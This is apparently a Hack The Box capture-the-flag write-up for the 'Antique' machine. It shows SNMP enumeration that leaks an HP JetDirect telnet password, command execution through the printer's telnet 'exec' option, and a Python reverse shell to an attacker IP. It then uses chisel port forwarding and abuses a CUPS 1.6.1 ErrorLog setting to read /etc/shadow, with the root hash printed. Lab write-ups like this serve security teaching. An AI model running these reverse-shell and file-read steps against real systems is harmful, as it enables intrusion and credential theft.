


Antique

13th May 2021 / Document No D21.101.179

Prepared By: MrR3boot

Machine Author(s): MrR3boot

Difficulty: Easy

Classification: Official

Synopsis

Antique is an easy Linux machine featuring a network printer disclosing credentials through SNMP string which allows logging into telnet service. Foothold can be obtained by exploiting a feature in printer. CUPS administration service running locally. This service can be exploited further to gain root access on the server.

Skills Required

- Basic Linux Knowledge
- Basic Printers Knowledge

Skills Learned


- SNMP Enumeration
- Network Printer Abuse
- Local Pivoting/Proxy Setup
- CUPS Administration exploitation

Enumeration

Nmap

Let's start with port scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.251 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.251
```



```
map -p$ports -sV -sC 10.10.10.251

PORT   STATE  SERVICE VERSION
23/tcp open   telnet?
```

Nmap scan reveals that the target server has telnet service running. Let's scan UDP ports.

```
ports=$(sudo nmap -p- --min-rate=1000 -T4 10.10.10.251 -sU | grep ^[0-9] | cut -d '/' -
f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.251
```




```
nmap -p$ports -sV -sC 10.10.10.251

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
```

We see SNMP port is open and nmap reports that it supports community string `public`.

SNMP

Let's enumerate SNMP service using `snmpwalk` tool.


```
snmpwalk -v 2c -c public 10.10.10.251
```



```
snmpwalk -v 2c -c public 10.10.10.251
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

SNMP string responds with `HTB Printer`. We couldn't find much information using snmpwalk. Let's connect to telnet service.


Telnet



```
telnet 10.10.10.251
Trying 10.10.10.251...
Connected to 10.10.10.251.
Escape character is '^]'.

HP JetDirect

Password: admin
Invalid password
Connection closed by foreign host.
```

Telnet service require a password and it says HP JetDirect. Searching online about HP JetDirect and passwords we find a blogpost which explains a vulnerability that is disclosing password through SNMP string. Let's enumerate the password using `.1.3.6.1.4.1.11.2.3.9.1.1.13.0` MIB.

```
snmpwalk -v 2c -c public 10.10.10.251 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
```



```
snmpwalk -v 2c -c public 10.10.10.251 .1.3.6.1.4.1.11.2.3.9.1.1.13.0

iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31
32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51
54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119
122 123 126 130 131 134 135
```

Foothold

Decoding the hex values reveals the password.

```python
import binascii
s='50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25 26 27 30
31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103
106 111 114 115 11 9 122 123 126 130 131 134 135'
binascii.unhexlify(s.replace(' ',''))
```

```
python3

<SNIP>
>>> import binascii
>>> s='50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18
19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65
74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 11 9 122 123 126
130 131 134 135'
>>> binascii.unhexlify(s.replace(' ',''))
b'P@ssw0rd@123!!123\x13\x91q\x81\x92"2Rbs\x03\x133CSs\x83\x94$4\x95\x05
\x15Eu\x86\x16WGW\x98(8i\t\x19IY\x81\x03\x10a\x11\x11A\x15\x11\x91"
\x121&\x13\x011\x13A5'
```

Let's input the password `P@ssw0rd@123!!123` in telnet prompt.

```
telnet 10.10.10.251
Trying 10.10.10.251...
Connected to 10.10.10.251.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
>
```

We are now authenticated. Sending `?` shows usage instructions.

```
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
```

We can configure printer using this telnet session. Let's try to update `host-name`.

```
> host-name: test.htb
Err updating configuration
```

The configuration is not updating. We can execute system commands using `exec` option. Let's execute `id` command and see if its functioning.


```
> exec id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
```

We see that this service is running as `lp` user who's member of `lpadmin` group. From this reference we see that these groups are used to manage printers.

- **lp** (LP): Members of this group can enable and use printers. (The user **lp** is not used anymore.)
- **lpadmin** (LPADMIN): Allows members to manage printers and pending jobs sent by other users.

Standup a listener on port 1234 and issue below command to obtain reverse shell.

```
exec python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
10.14.4",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```




```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.251] 53106
lp@antique:~$ id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
```

This is successful and we receive shell as `lp` user.

Privilege Escalation

Having foothold on the server, we start exploring the services that are running on the server.




```
lp@antique:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.251:23         10.10.14.4:47130        ESTABLISHED
tcp        0    150 10.10.10.251:53106      10.10.14.4:1234         ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

There's a service running locally on port 631. This port is used by Internet Printing Protocol by default. Let's install chisel to do port forwarding.


```
git clone https://github.com/jpillora/chisel
cd chisel && go build -ldflags="-s -w"
sudo ./chisel server -p 8000 --reverse
```

Copy chisel to the server and issue below command on reverse shell session to do a port forward.



```
lp@antique:/tmp$ ./chisel client 10.10.14.4:8000 R:631:127.0.0.1:631
2021/05/14 06:48:34 client: Connecting to ws://10.10.14.4:8000
2021/05/14 06:48:37 client: Connected (Latency 135.911665ms)
```

Browsing to `127.0.0.1:631` on our machine shows CUPS administration page.



CUPS 1.6.1

CUPS is the standards-based, open source printing system developed by Apple Inc. for OS® X and other UNIX®-like operating systems.

CUPS for Users

Overview of CUPS

Command-Line Printing and Options

What's New in CUPS 1.6

User Forum

CUPS for Administrators

Adding Printers and Classes

Managing Operation Policies

Printer Accounting Basics

Server Security

Using Kerberos Authentication

Using Network Printers

cupsd.conf Reference

Find Printer Drivers

CUPS for Developers

Introduction to CUPS Programming

CUPS API

Filter and Backend Programming

HTTP and IPP APIs


PPD API

Raster API

PPD Compiler Driver Information File Reference

Developer Forum

CUPS versions less than 1.6.2 has a known local file read vulnerability. Navigate to `Administration`.



Clicking on `View Error Log` shows the contents of `error.log` file. As CUPS server runs as root by default, arbitraty file read can be achieved by updating `ErrorLog` file path. Let's update the `ErrorLog` path using `cupsctl`.

```
cupsctl ErrorLog="/etc/shadow"
```

Now sending a cURL request to `View Error Log` reveals the contents of `/etc/shadow` file.

```
curl http://localhost:631/admin/log/error_log?

root:$6$UgdyXjp3KC.86MSD$sMLE6Yo9Wwt636DSE2Jhd9M5hvWoy6btMs.oYtGQp7x4iDRlGCGJg8G
e9NO84P5lzjHN1WViD3jqX/VMw4LiR.:18760:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
<SNIP>
```

Contents of `root.txt` can be read in similar way.